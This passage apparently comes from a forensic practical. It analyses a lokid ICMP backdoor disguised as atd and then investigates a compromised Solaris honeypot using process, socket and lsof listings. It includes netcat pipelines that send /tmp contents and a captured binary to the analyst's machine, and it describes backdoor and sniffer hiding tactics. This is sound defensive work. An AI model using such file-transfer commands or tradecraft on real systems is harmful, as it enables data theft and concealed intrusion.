[pid  1464] open("/dev/tty", O_RDWR)    = -1 ENXIO (No such
device or address)
[pid  1464] chdir("/tmp")           = 0
[pid  1464] umask(0)                = 022
[pid  1464] rt_sigaction(SIGALRM, {0x80492fc, [ALRM],
SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
[pid  1464] alarm(3600)             = 0
[pid  1464] rt_sigaction(SIGCHLD, {0x8049ae4, [CHLD],
SA_RESTART|0x4000000}, {SIG_DFL}, 8) = 0
```

The behavior of the child process is here also identical to the atd binary. The child becomes the session leader of its process group, chdir()s to /tmp, and sets an alarm for 1 hour.

```
[pid  1464] read(3,  <unfinished ...>
```

The child process begins listening on the socket opened for ICMP. In this case we don't see the read call interrupted by the alarm signal because the process was not allowed to continue for the requisite one hour.

Without matching MD5 checksums identification of the atd binary is slightly weaker, but the evidence strongly supports the identification of atd as a lokid binary. It is a lokid binary that may have come from slightly different source

[4] To be precise, it closes the files it explicitly opened, which is considered good programming practice. The program will also have file descriptors 0, 1, and 2 open which are standard input, standard output, and standard error. This open file descriptors are inherited from the parent process. General programming practice does not call for closing these before terminating.

code, or have been generated by a slightly different compiler or version. It may have been compiled on a different vendor's Linux, or a different revision of RedHat, and in fact almost certainly was. This decision is reached based on the fact that it advertises itself as Lokid both by strings output and program function, and does so in a way consistent with the source code we found. Atd and Lokid have a substantially similar execution profile. Both use system calls to find out what user they are running as, open one or more ICMP socket, determine their process ID, manage shared memory, write the same banner to stderr, then fork. Both atd and lokid having forked do not exec() a new process. The child processes both try to open a TTY, change to the /tmp directory, set umask to 0, set an alarm for 1 hour, then quietly listen for ICMP traffic while the parent exits. Both atd and lokid also appear to have the same effect on the system based on the sockets we see them open in "netstat –an" output. In short, the two binaries look the same, act the same, and affect the system in the same way, and are therefore functionally equivalent. There remains the residual possibility that atd might be a modified lokid which does something else, much in the same way that a laptop with a very small bomb in it would still look and function like a laptop while still being something else as well. In this case, that would require that the "something else" was crammed into an exceedingly small space. Our compiled lokid occupies 400 bytes more space than the atd binary. Any additional functionality would have to be limited, and from a practical standpoint, this is not likely. To firmly disprove it an analyst could decompile the binary and demonstrate conclusively and precisely that it does what lokid does and nothing more, but such a decompilation is outside the scope of this work.

Legal Implications

As previously discussed, we can't be certain that the file was used on the system based solely on the atd binary since the ZIP file format lacks sufficient information. The one timestamp available, last modification time, documents only the last time the file was changed. If the last access time was also available and that time was different from the last modification time, this would provide evidence that the file was executed subsequent to its creation. Given the full system for analysis, proof based on evidence execution of lokid would produce would possible if it were still running.

Assuming that we have the original system and have a method, perhaps a memory image in which we can locate a running image of the atd binary or a fragment of it that can be demonstrated to have been running, the installer may be subject to stiff penalties. If the financial harm to the victim exceeds $5,000 then the installer may be prosecuted under the Computer Fraud and Abuse Act. Since the installation of a backdoor requiring elevated privileges is undeniably an act of intentional conduct and has done so "knowingly", the installer is subject to 18 USC § 1030(a)(5)(A)(i) and may be fined and imprisoned for a maximum of 10 years for a first offense and up to 20 years for subsequent offenses.

Chapter 14, “Criminal Law” of the North Carolina General Statutes may also be used. Chapter 14-454, “Accessing Computers” may be applied if it can be determined that the object was to defraud and the property or service obtained is worth more than $1,000. 14-454 does not apply if the object “is to obtain educational testing material, a false educational testing score, or a false academic or vocational grade”. The intruder may be prosecuted under Chapter 14-455 as well, which makes it illegal to alter or damage a computer, computer system, or network. Under 14-458 computer trespass is also illegal, where computer trespass is defined in part to consist of “Cause[ing] a computer to malfunction, regardless of how long the malfunction persists.” Installation of Lokid would be covered since subversion of the system’s authentication mechanisms would constitute causing a malfunction. 14-458 also grants the victim authority to sue the intruder for civil damages. The full text of these sections is included in the Appendix.

North Carolina criminal code classifies violations of 14-454, “Accessing Computers”, and 14-455, “Damaging computers, computer programs, computer systems, computer networks, and resources” as class G felonies if the amount of damage exceeds $1,000. An action resulting in damage of lesser amounts is a Class 1 misdemeanor. Under 14-458, causing damage in excess of $2,500 is a Class I felony, the lowest class into which felonies are divided. Damage under $2,500 is a Class 1 misdemeanor.

North Carolina uses a system called “Structured Sentencing”, in which the convicted criminal’s prior conviction history is factored in to the sentencing decision. For class G felonies the penalty can range from 8 to 36 months. The typical case with no prior convictions and no aggravating or mitigating factors would yield a sentence of 10 to 13 months. Class I felonies, the least serious class, carry penalties ranging from 3 to 12 months with 4-6 representing the typical case. The penalty for a class 1 misdemeanor ranges from 1 day of “Community Punishment” to 120 days in prison. With no prior convictions a Class 1 misdemeanor should yield a sentence of 1-45 days community punishment. The maximum sentence of 120 days in prison is reserved for those with five or more prior convictions. Up to 45 days jail time is available for those with 1 to 4 prior convictions.

Interview Questions

The questions we would ask in the interview depend on the circumstances we find ourselves in. We would question an employee differently than we would if the person were a resident of another country with no legal exposure or particular motivation to cooperate. For the purpose of this assignment, we assume that the interviewee is either an employee, a customer, or other person who might perceive a benefit to cooperating or at least appearing to cooperate, and I further assume that I am not a member of law enforcement.

We can address two separate levels. Establishing that the person installed the binary is difficult without getting them to admit they did so. This is possible if the consequences of telling you that they did are less painful than the perceived consequences of failing to do so. For example, if the interviewer is an employee of the same company, admitting the act might be perceived as resulting in no more than disciplinary action. Refusing to admit to the act might have dramatically worse consequences if the company, failing to conclude the investigation on their own, resorts to calling in law enforcement who then find conclusive proof and prosecute. Our first questions attempt to establish knowledge sufficient for the interviewee to have been the installer.

1. I understand that you're something of an authority on network security. I have a colleague at a local university who's trying to convince me that they were hacked through their firewall. I keep telling him it must be an inside job. Don't you agree?

2. I'm a little out of my element here. Since you seem to have some interest in the area, can you recommend some web sites or such that I could read to catch up?

3. With your knowledge of this area, are there any deficiencies in our defenses that we should fix? If someone were to get in within the next month or so, how do you think they'd be able to do it?

4. Right now we're just trying to understand what happened. No one was hurt, no one stole anything. We just need to be sure that's the case. If you can help me by describing what happened, that will help confirm that this is just a minor little bump in the road. We can fix our systems and move on. Tell me what happened?

5. This is just a small issue, but I'm still expected to come back with some answers. The people upstairs aren't going to let me put this one away until we know what happened. It would help me if you could just fill in the blanks. It would help you, too. Management is determined to find out what happened here. If we can't work it out between the two of us, then they're going to get involved more directly and this small exploration is going to become a big investigation. Jobs could be on the line.

6. You know, I have the feeling that this is really a bigger issue than this company can handle on its own. If I can't find out how this program got here I'll have no choice but to turn it over to law enforcement and let them investigate.

Additional Information

PKWare. ”ZIP File Format Specification” 4.5 1 Nov 2001 URL: http://www.pkware.com/products/enterprise/white_papers/appnote.html (4 Apr 2003)

Daemon9, Alhambra, “Project Loki: ICMP tunnelling”. Phrack # 49. 8 Nov 1996 URL: http://www.phrack.org/phrack/49/P49-06 (4 Apr 2003)

Daemon9, “LOKI2 – The Implementation”, 1 Sept 1997 URL: http://www.phrack.com/phrack/51/P51-06 (4 Apr 2003)

“Title 18: Crimes and Criminal Procedure”. United States Code. URL: http://www4.law.cornell.edu/uscode/18 (4 Apr 2003)

North Carolina General Statutes, Chapter 14, Criminal Law, URL: http://www.ncga.state.nc.us/gascripts/Statutes/StatutesTOC.pl?0014 (4 Apr 2003)

North Carolina Sentencing and Policy Advisement Commission, “Felony Punishment Chart”, URL: http://www.aoc.state.nc.us/www/copyright/commissions/sentcom/fel.htm (4 Apr 2003)


North Carolina Sentencing and Policy Advisement Commission, “Misdemeanor Punishment Chart”, URL: http://www.aoc.state.nc.us/www/copyright/commissions/sentcom/misd.htm (4 Apr 2003)

“KUBARK Counterintelligence Interrogation”, URL: http://mindcontrolforums.com/kubark.htm (3 Apr 2003)

Part II – Analysis of a Potentially Compromised System

Synopsis of Case Facts

The suspected compromised system resided on a small dedicated network consisting of a RedHat Linux system performing network address translation (NAT), a 10 megabit Ethernet hub, the honeypot system itself, and occasionally a laptop running Linux.



Network on which the suspected system resided

The NAT configuration rules used allowed any outgoing traffic from any system on the private network 192.168.0.0/16 outbound. Source addresses were translated from the 192.168.0.0 addresses to the address of the external interface of the NAT system. All inbound traffic which was not part of an established session was redirected to the honeypot system. The laptop pictured in the diagram played no role in the honeypot and was present in the system only intermittently until a compromise was suspected. The laptop used an ipchains based firewall which allowed no inbound traffic other than that which was part of a connection established by the laptop and DNS traffic from the ISP's name server. To an outside attacker this network would appear to a quick examination to consist of just the Sun honeypot, although close analysis would reveal anomalies. Nmap, for example, was unable to identify the operating system, a likely artifact of the Solaris IP traffic being modified by the Linux NAT facilities. Examination of the IDS logs would show that close examination of the system didn't happen. Probes were short and to the point, often targeting one or at most a handful of related ports.

The NAT/Firewall system ran RedHat 7.3 with all current patches and all network services disabled. Further, since NAT was in place redirecting all traffic to the honeypot, the box was inaccessible from the network. All access to this system was performed on console.

The suspected compromised system is a Sun Blade 150 manufactured by Sun Microsystems. The system was installed with the 10/01 release of Solaris 8 on December 14, 2002 with no other patches initially installed. It should be understood that Solaris releases incorporate patches issued prior to the release date. The Solaris installation process offers the option to install several different levels of the operating system which range from a bare bones installation, to end user, developer, or for the most complete installation, everything. This system was installed with all packages selected. The following third party software was also installed:

- Gcc
- OpenSSL
- OpenSSH
- Sudo

Finally, sendmail was also disabled on the machine. While the goals of this project require the system to possess at minimum some potential vulnerability, equal if not greater in importance is that the operation of this system not cause harm to others on the Internet. There is relatively little doubt that an unsecured and unmanaged Sendmail daemon would shortly be spewing spam to all corners of the net to the annoyance of many. Ironically during the writing of this report sendmail has suffered not one, but two remote exploits[5].

This configuration was left in place for approximately one month. With no evidence of a compromise appearing on the IDS during this time, the Sun was replaced with a Linux system running RedHat 7.0.and OpenSSH 2.9p2. After a similar period of time with no evidence of compromise, the RedHat system was also removed and the Sun returned to service. As time was running out for this configuration to produce a "potentially compromised system", a version of Apache+SSL known to be vulnerable was installed. Probes to the HTTPS port, 443/tcp had been relatively common and this was an effort to match the set of vulnerabilities present on the system with the exploits being attempted.

On the evening of March 1st, 2003 a routine scan of the logs on the NAT system revealed a burst of FTP connections to sunsolve8.sun.com, which is one location from which Solaris patches may be downloaded. No authorized users

[5] CERT Advisory CA-2003-07 Remote Buffer Overflow in Sendmail
CERT Advisory CA-2003-12 Buffer Overflow in Sendmail

were on either the honeypot system or the NAT system at the time the connections were observed. This burst of FTP traffic was considered conclusive evidence of a compromise and the honeypot was removed from service immediately.

Hardware

All hardware involved in the apparent compromise was recovered from a private residence. The system was discovered powered on, booted, and connected to the network with no monitor connected to the system. The following hardware items comprise the system as discovered.

Tag Number	Description
101	Sun Microsystems SunBlade 150 Workstation Serial Number: FT-24250193 1 650 MHz UltraSparc Iii processor
102	Seagate Barracude ATA IV hard drive Model #: ST340016A Serial #: 3HS8E6Q7 Size: 40 GB Found installed in item #101
103	CD-ROM Drive Manufacturer: Lite-ON I.T. Corp Model #: LTN-486S Serial #: 251236006699 Manufacture Date: Sep 2002 Found installed in item #101 with no media
104	Smart Card Reader Compliance Model #: SCR44X Sun Part #: 370-4666-01 Serial Number: 21140234101511 Found installed in item #101 with no media
105	Floppy Disk Drive Manufacturer: Mitsumi Model #: D353M3 Sun Part #: 370-4211-01 Serial #: 257400 2G24GT0704 Found installed in item #101 with no media
106	1-256 MB RAM SIMM, synchronous, 133 MHz, ECC Sun Part #: 370-5677-01 Found installed in item #101

107	EEPROM chip[6] Address: 00 03 BA 1D BE 4F Found installed in item #101
108	USB Mouse Manufacturer: Sun Microsystems Model: Crossbow USB Part #: 370-3632-01 Serial Number: 2833620M Found connected to item #101
109	USB Keyboard Manufacturer: Sun Microsystems Model: Type 6 USB Serial #:0039147-0233022908 Found connected to item #101

Forensic Audit

A forensic audit before removing power from the system in order to preserve data that would be lost when power was removed. Specifically, memory based filesystems including /tmp and /proc would be lost. All commands executed on the system were logged using the script command. Analysis was performed from a Dell Latitude laptop connected via Ethernet to the 10-megabit hub. Before entering the system I formulated a specific plan detailing what information would be collected. That information would include the following:

- physical memory
- a detailed process listing
- network connections and state
- the contents of the /tmp filesystem
- an examination of the /proc filesystem
- a listing of all open files according to lsof

The examination was guided by the principle that we should do as little as possible to collect the information desired since our collection efforts will also modify the system. In particular, no information which can be collected through media analysis later will be collected during the audit. On a production system where downtime must be minimized we would probe as deeply as necessary to determine whether a compromise had occurred, but no deeper.

[6] The EEPROM chip on Sun systems serve as a unique identifier. The chip contains the hardware address which is incorporated in the system MAC address. It should be noted that the chip is programmable from the Forth monitor. End users may change the address to something other than the manufacturer provided address.

The forensic examination was conducted using a CD created for the purpose which included trusted binaries from the Solaris installation media as well as an assortment of useful forensic tools. This does not provide an absolutely trustworthy environment since the kernel of the compromised system still mediates all access to physical devices including the CD and memory. The method of using trusted binaries with an untrusted system still has its value, but its limitations should not be overlooked. The installation CD was inserted and mounted by vold, Solaris volume manager. I used the laptop depicted in the network diagram as a reconnaissance platform. Opening a terminal window on the laptop, I used the script command to record the session to the Sun. Script is a Unix command which logs everything typed and the system's responses to a file. With this logging in effect, I used ssh to connect to the compromised system.

I immediately executed a shell from the CD to provide a more trusted analysis environment. Proceeding in the order of volatility, I captured physical memory by using dd to copy it to the laptop. With the script command running on the laptop, process and network connections were captured by simply running the commands. At this point the process and network connection lists were scrutinized in order to guide further examination.

The full process listing is available in the Appendix B. The following processes stand out not by their process names or PIDs, which are unremarkable. They are interesting because they were started in the time period where the suspect network traffic was observed, a time when no legitimate users were logged on.

```
8 S     root   581    1  0  41 20       ?    238        ?
21:03:42 ?        0:13 /usr/bin/srload -q
 8 S     root   953    1  0  41 20       ?    241        ?
21:04:47 ?        0:12 /usr/sbin/modstat -s -d 512 -i /dev
```

Continuing with the network state, we find more which appears out of place. Again, the full listing has been moved to the appendix.

```
TCP: IPv4
   Local Address        Remote Address    Swind Send-Q
Rwind Recv-Q  State
-------------------- -------------------- ----- ------ ----
- ------ -------
      *.7100               *.*                0      0
24576      0 LISTEN
      *.4045               *.*                0      0
24576      0 LISTEN
      *.5987               *.*                0      0
24576      0 LISTEN
      *.55838              *.*                0      0
24576      0 LISTEN
```

```
192.168.1.2.22       192.168.1.3.33653    18368      0
24616      0 ESTABLISHED
```

We find numerous common ports which we would expect to find on an unsecured system as well as one established connection from the recon system at 192.168.1.3. Port 55838 seems out of place. In general, system services are located on low numbered ports, generally below 1024. Ports below a certain number, which is configurable on Solaris but defaults to 1024, require root permissions to open. This provides a very small measure of security[7] which certain programs, notably the r-commands rsh, rlogin, and rexec, rely on. There are exceptions, as seen above. When a program opens a socket it has the option of either choosing a port number or letting the operating system assign one for it. Choosing a port number has the advantage that remote systems always know where to find the service, but the disadvantage that there is nothing to prevent another developer from using that same hard-coded port.. One method which has been used to overcome this is the portmap service, which listens on 111/tcp. Services can request an ephemeral port, a port automatically assigned by the operating system, and register that port with the portmap daemon, which then serves as a mapping agent. Remote systems query the port mapper daemon to determine on which port a particular service, identified by number, is listening. On Solaris ephemeral ports are allocated beginning at 32768 and counting upwards. Many of these ports will be standard RPC services. We are left with five ports which don't seem to fall into any of these categories: 6000, 7100, 4045, 5987, and 55838. Three of these however are well known. Port 6000 is reserved for X11, 7100 is the font service, and 4045 is the NFS lock daemon, /usr/lib/nfs/lockd. 55838 and 5987 remain suspect. For completeness, it should be said that we can only say the other ports are not immediately suspect. The intruder could have killed the NFS daemon and replaced it with a trojan with little fear of detection since the honeypot neither exported nor mounted NFS resources. Disruption of NFS facilities might be expected to escape notice.

Capturing the contents of the /tmp filesystem also proved interesting

```
zephyr# /cdrom/unnamed_hsfs/bin/tar cvf - /tmp |
/cdrom/unnamed_hsfs/bin/nc -w 3 192.168.1.3 9876
a /tmp/ 0K
a /tmp/ps_data 6K
a /tmp/smc898/ 0K
a /tmp/smc898/boot.pid 1K
a /tmp/.pcmcia/ 0K
a /tmp/.pcmcia/pcram 0K
a /tmp/.removable/ 0K
a /tmp/.removable/cdrom0-0 1K
a /tmp/.X11-unix/ 0K
```

[7] In theory the ports are "trusted". In practice this relies on the assumption that the remote operating system also enforces this convention, which is not always the case, and that the remote system is not compromised.

```
tar: /tmp/.X11-unix/X0 is not a file. Not dumped
a /tmp/.X11-pipe/ 0K
a /tmp/.X11-pipe/X0 0K
a /tmp/.pat/ 0K
a /tmp/.pat/admin 1K
a /tmp/.pat/wget-log 6K
zephyr#
```

Capturing the contents of the /tmp filesystem.

/tmp/.removable on first glance may look out of place, but it in fact a normal artifact of vold, Solaris' volume management daemon. /tmp/.pat, in contrast, is not normally found and the wget-log looks interesting as well given that the network traffic suggesting a compromise was a volume of FTP transfers from sunsolve8.sun.com.

Listing the /proc directory revealed information similar to the ps listing, as would normally be expected. Again, the most notable feature of the /proc listing is the time for the directories corresponding to process IDs 581 and 953. The full listing is available in the appendix.

```
dr-x--x--x   5 root     root         736 Mar  1 21:03 581
dr-x--x--x   5 root     root         736 Feb 28 08:33 66
dr-x--x--x   5 root     root         736 Feb 28 08:33 71
dr-x--x--x   5 root     root         736 Mar  1 21:04 953
```

Excerpt of the command "/cdrom/unnamed_hsfs/bin/ls –la" in /proc

The /proc filesystem provides an interface to running programs. We can use this interface to retrieve a copy of the running binary even if it has been deleted from the filesystem. This method was used to collect the binary without checking to see if the binary has been deleted from the filesystem for two reasons. First, checking to see if the file exists will modify the filesystem unnecessarily. Second, presence of a file in that location, even a file of the same size as the image in the /proc filesystem, is no guarantee that they are the same file. A clever intruder might start the trojan then replace it with the correct file to resist detection or frustrate analysis. This wouldn't seem to be a tactic likely to succeed, but as we'll see later, quite a bit of the intruder's tactics to avoid detection didn't work very well. For this purpose, we collect the binaries from the /proc filesystem and will later compare them to the ones on the disk media.

```
zephyr# cd /proc/953
zephyr# /cdrom/unnamed_hsfs/bin/ls -l
total 3896
-rw-------   1 root     root     1974272 Mar  1 21:04 as
-r--------   1 root     root         152 Mar  1 21:04 auxv
-r--------   1 root     root          32 Mar  1 21:04 cred
--w-------   1 root     root           0 Mar  1 21:04 ctl
lr-x------   1 root     root           0 Mar  1 21:04 cwd ->
dr-x------   2 root     root        1040 Mar  1 21:04 fd
-r--r--r--   1 root     root         120 Mar  1 21:04 lpsinfo
```

```
-r--------   1 root     root         912 Mar  1 21:04 lstatus
-r--r--r--   1 root     root         536 Mar  1 21:04 lusage
dr-xr-xr-x   3 root     root          48 Mar  1 21:04 lwp
-r--------   1 root     root        1728 Mar  1 21:04 map
dr-x------   2 root     root         544 Mar  1 21:04 object
-r--------   1 root     root        2080 Mar  1 21:04 pagedata
-r--r--r--   1 root     root         336 Mar  1 21:04 psinfo
-r--------   1 root     root        1728 Mar  1 21:04 rmap
lr-x------   1 root     root           0 Mar  1 21:04 root ->
-r--------   1 root     root        1440 Mar  1 21:04 sigact
-r--------   1 root     root        1232 Mar  1 21:04 status
-r--r--r--   1 root     root         256 Mar  1 21:04 usage
-r--------   1 root     root           0 Mar  1 21:04 watch
-r--------   1 root     root        2736 Mar  1 21:04 xmap
zephyr# cat /cdrom/unnamed_hsfs/bin/cat ./object/a.out |
/cdrom/unnamed_hsfs/bin/nc -w 3 192.168.1.3 9876
```

Listing of /proc/953 and collection of binary image

The file "./object/a.out" is the binary as executed. This binary was copied to the recon system using a netcat pipe to capture the data to a file for later examination. The "as" file is a memory image but this using cat or dd to collect this image failed. The Coroner's Toolkit provides a tool named pcat which is able to capture the processes in-memory image. Data for process ID 581 was also captured using this method.

Our final step is to collect information on what files processes have open using lsof. Lsof, an acronym of LS Open Files, is an application which queries processes to determine which "files" processes have open. It is useful to remember the Unix maxim "Everything is a file." In this context "files" includes network sockets and device files which are themselves an interface to kernel services.

```
srload     581   root  cwd   VDIR         136,0     1024
2 /
srload     581   root  txt   VREG         136,6   259832
270459 /usr
 (/dev/dsk/c0t0d0s6)
srload     581   root  txt   VREG         136,6  1136744
16588 /usr/lib/libc.so.1
srload     581   root  txt   VREG         136,6    17096
286726 /usr/platform/sun4u/lib/libc_psr.so.1
srload     581   root  txt   VREG         136,6    24968
16621 /usr/lib/libmp.so.2
srload     581   root  txt   VREG         136,6   884100
16624 /usr/lib/libnsl.so.1
srload     581   root  txt   VREG         136,6    22964
16641 /usr/lib/libsec.so.1
srload     581   root  txt   VREG         136,6    70792
16645 /usr/lib/libsocket.so.1
srload     581   root  txt   VREG         136,6     4624
16600 /usr/lib/libdl.so.1
```

```
srload     581   root  txt   VREG         136,6   196852
16449 /usr/lib/ld.so.1
srload     581   root    0r  VCHR          13,2      0t0
46031 /devices/pseudo/mm@0:null
srload     581   root    1w  VCHR          13,2      0t0
46031 /devices/pseudo/mm@0:null

srload     581   root    2w  VCHR          13,2      0t0
46031 /devices/pseudo/mm@0:null
srload     581   root    3u  IPv4 0x3000071f370      0t0
TCP *:55838 (LISTEN)
modstat    953   root  cwd   VDIR         136,6     1024
587 /usr
 (/dev/dsk/c0t0d0s6)
modstat    953   root  txt   VREG         136,6    21424
279471 /usr/sbin/modstat
modstat    953   root  txt   VREG         136,6  1136744
16588 /usr/lib/libc.so.1
modstat    953   root  txt   VREG         136,6    17096
286726 /usr/platform/sun4u/lib/libc_psr.so.1
modstat    953   root  txt   VREG         136,6   884100
16624 /usr/lib/libnsl.so.1
modstat    953   root  txt   VREG         136,6    24968
16621 /usr/lib/libmp.so.2
modstat    953   root  txt   VREG         136,6    70792
16645 /usr/lib/libsocket.so.1
modstat    953   root  txt   VREG         136,6     4624
16600 /usr/lib/libdl.so.1
modstat    953   root  txt   VREG         136,6   196852
16449 /usr/lib/ld.so.1
modstat    953   root    0r  VCHR          13,2      0t0
46031 /devices/pseudo/mm@0:null
modstat    953   root    1w  VCHR          13,2      0t0
46031 /devices/pseudo/mm@0:null
modstat    953   root    2w  VCHR          13,2    0t107
46031 /devices/pseudo/mm@0:null
modstat    953   root    3w  VREG         136,6    16798
197533 /usr/share/man/man1/.lc/libX.a.temp/libm.n
modstat    953   root    4u  VCHR           8,2      0t0
46043 /devices/pseudo/clone@0:eri->eri
modstat    953   root    5r  DOOR          0,21      0t0
24790 door to nscd[204]
```

Examining the lsof output for the process IDs 581 and 953 is revealing. We learn that the out of place port 55838 is owned by the /usr/sbin/srload process. This is information which would be difficult to recover through media analysis but is readily available through a forensic audit. We also learn that /usr/sbin/modstat holds an open file named "/usr/share/man/man1/.lc/libX.a.temp/libm.n" for writing. This name is a red flag to an analyst. The ".lc" directory is a hidden directory which would not appear to a ls command without the –a flag. "libX.a" is a name designed to look like a legitimate library, although it is unclear why .temp would be appended as this degrades the illusion significantly. The net result is a file which is clearly suspect.

Process 953 also holds open /devices/pseudo/clone@0:eri->eri, which is the network interface. The process does not have an open network socket. We have a process with the network interface open, writing to a hidden file. This has all the hallmarks of a sniffer. Such a program examines network traffic for interesting pieces, generally usernames and passwords, and stores them for later retrieval. We don't have sufficient information to confirm that PID 953 is a sniffer, but it is likely. Both processes exhibit suspect behavior and will be subjected to closer scrutiny. The lsof command also identified port 5987 as belonging to PID 237, smcboot.

Forensic Audit Summary

Our audit uncovered two processes which appear anomalous: 581 and 953, leading us to suspect the related binary files /usr/bin/srload and /usr/sbin/modstat. Unusual entries were seen in the /tmp filesystem, which has been copied to an analysis system for later examination. Finally, we found a suspicious directory named ".lc" in /usr/share/man/man1. Any of these items individually would be sufficient to indicate a compromise on this system. Each will be explored in the Media Analysis section of this report.

Media Imaging

Media imaging was performed on an identical Sun Blade 150. The system was configured via the OpenBoot PROM to stop at the Forth monitor when powered on. The system was powered down and rebooted to verify that it would not attempt to boot from the installed disk. Having verified this, the system was again powered down, the internal disk removed, and the suspected compromised disk installed. Power was then applied to the system. When the system finished its power up sequence a Solaris 9 CD was installed and the system booted from CD into single user mode. This boot sequence does not open or modify the disks or the filesystems they contain.

The Sun Blade 150's internal drive is a 40 GB IDE drive. In order to have sufficient space for bitwise copies of the drive and subsequent analysis, I configured the networking on the analysis system using the following commands:

```
/sbin/ifconfig eri0 10.0.0.2 netmask 255.255.255.0 up
/sbin/route add default 10.0.0.1
```

I next NFS mounted a filesystem with sufficient free space on /mnt on the analysis system, then used the Unix command dd to perform a bitwise copy of each disk slice containing a filesystem. Slice 7 is unallocated, which causes the I/O error when attempting to copy it with dd.

```
Script started on Mon Mar 03 22:38:05 2003
# mount 152.3.61.31:/raid/1 /mnt
# cd /mnt/RobMcCauley/Forensics
# ls
# dd if=/dev/dsk/c0t0d0s0 of=./c0t0d0s0 bs=1048576
256+1 records in
256+1 records out
# dd if=/dev/dsk/c0t0d0s1 of=./c0t0d0s1 bs=1048576
4097+1 records in
4097+1 records out
# dd if=/dev/dsk/c0t0d0s3 of=./c0t0d0s3 bs=1048576
2049+1 records in
2049+1 records out
# dd if=/dev/dsk/c0t0d0s4 of=./c0t0d0s4 bs=1048576
4097+1 records in
4097+1 records out
# dd if=/dev/dsk/c0t0d0s5 of=./c0t0d0s5 bs=1048576
4097+1 records in
4097+1 records out
# dd if=/dev/dsk/c0t0d0s6 of=./c0t0d0s6 bs=1048576
2049+1 records in
2049+1 records out
# dd if=/dev/dsk/c0t0d0s7 of=./c0t0d0s7 bs=1048576
dd: /dev/dsk/c0t0d0s7: open: I/O error
#
```

I downloaded and compiled the GNU textutils package containing md5sum, a tool for calculating MD5 message digests. This new binary was copied into the filesystem previously mounted on /mnt on the analysis system and used to compute MD5 values for each of the disk partitions and each of the copies just created using dd.

```
# dd if=/dev/dsk/c0t0d0s0 bs=1048576 | ./md5sum
256+1 records in
256+1 records out
f9fb13c2be9799c8823917b94a095835  -
# ./md5sum ./c0t0d0s0
f9fb13c2be9799c8823917b94a095835  ./c0t0d0s0
# dd if=/dev/dsk/c0t0d0s1 bs=1048576 | ./md5sum
cd1d9ca4cd601d6802750cc79353264d  -
4097+1 records in
4097+1 records out
# ./md5sum c0t0d0s1
cd1d9ca4cd601d6802750cc79353264d  c0t0d0s1
# dd if=/dev/dsk/c0t0d0s3 bs=1048576 | ./md5sum
e8bf1c3cae0f108d01bc1736e1fd8712  -
2049+1 records in
2049+1 records out
# ./md5sum ./c0t0d0s3
e8bf1c3cae0f108d01bc1736e1fd8712  ./c0t0d0s3
# dd if=/dev/dsk/c0t0d0s4 bs=1048576 | ./md5sum
4097+1 records in
4097+1 records out
cb8fbf1d84802f87087fa1a357ac5d1b  -
# ./md5sum ./c0t0d0s4
cb8fbf1d84802f87087fa1a357ac5d1b  ./c0t0d0s4
# dd if=/dev/dsk/c0t0d0s5 bs=1048576 | ./md5sum
4097+1 records in
```

```
4097+1 records out
b47367a64ec582aa3c7bf29364d026c3  -
# ./md5sum ./c0t0d0s5
b47367a64ec582aa3c7bf29364d026c3  ./c0t0d0s5
# dd if=/dev/dsk/c0t0d0s6 bs=1048576 | ./md5sum
06b6722e5f3c57cc8e60ceba427c627d  -
2049+1 records in
2049+1 records out
# dd if=/dev/dsk/c0t0d0s6 bs=1048576 | ./md5sum
06b6722e5f3c57cc8e60ceba427c627d  -
2049+1 records in
2049+1 records out
```

The identical MD5 checksums indicate with very high certainty that the copies are identical[8].

Finally, the copied files were themselves archived to tape and the tape copies checked in the same manner to verify the md5 checksums matched the originals. With this step complete, we now have the data on the original disk, unmodified, copied to a large filesystem for analysis, and archived on tape.

Media Analysis

With the originals disks safely stored away and a tape archive created and verified, analysis of the compromised system can begin. Much like analysis of a physical crime scene, we'll begin by looking around for obvious and unmistakable signs of our intruder's presence.

Tools

Analysis of the compromise was performed on several systems to take advantage of the strengths of each. Ideally, a single platform such as those offered by Forensic-Computers.com would be used which combines the capabilities of each of these platforms. Such a platform was not available for this analysis.

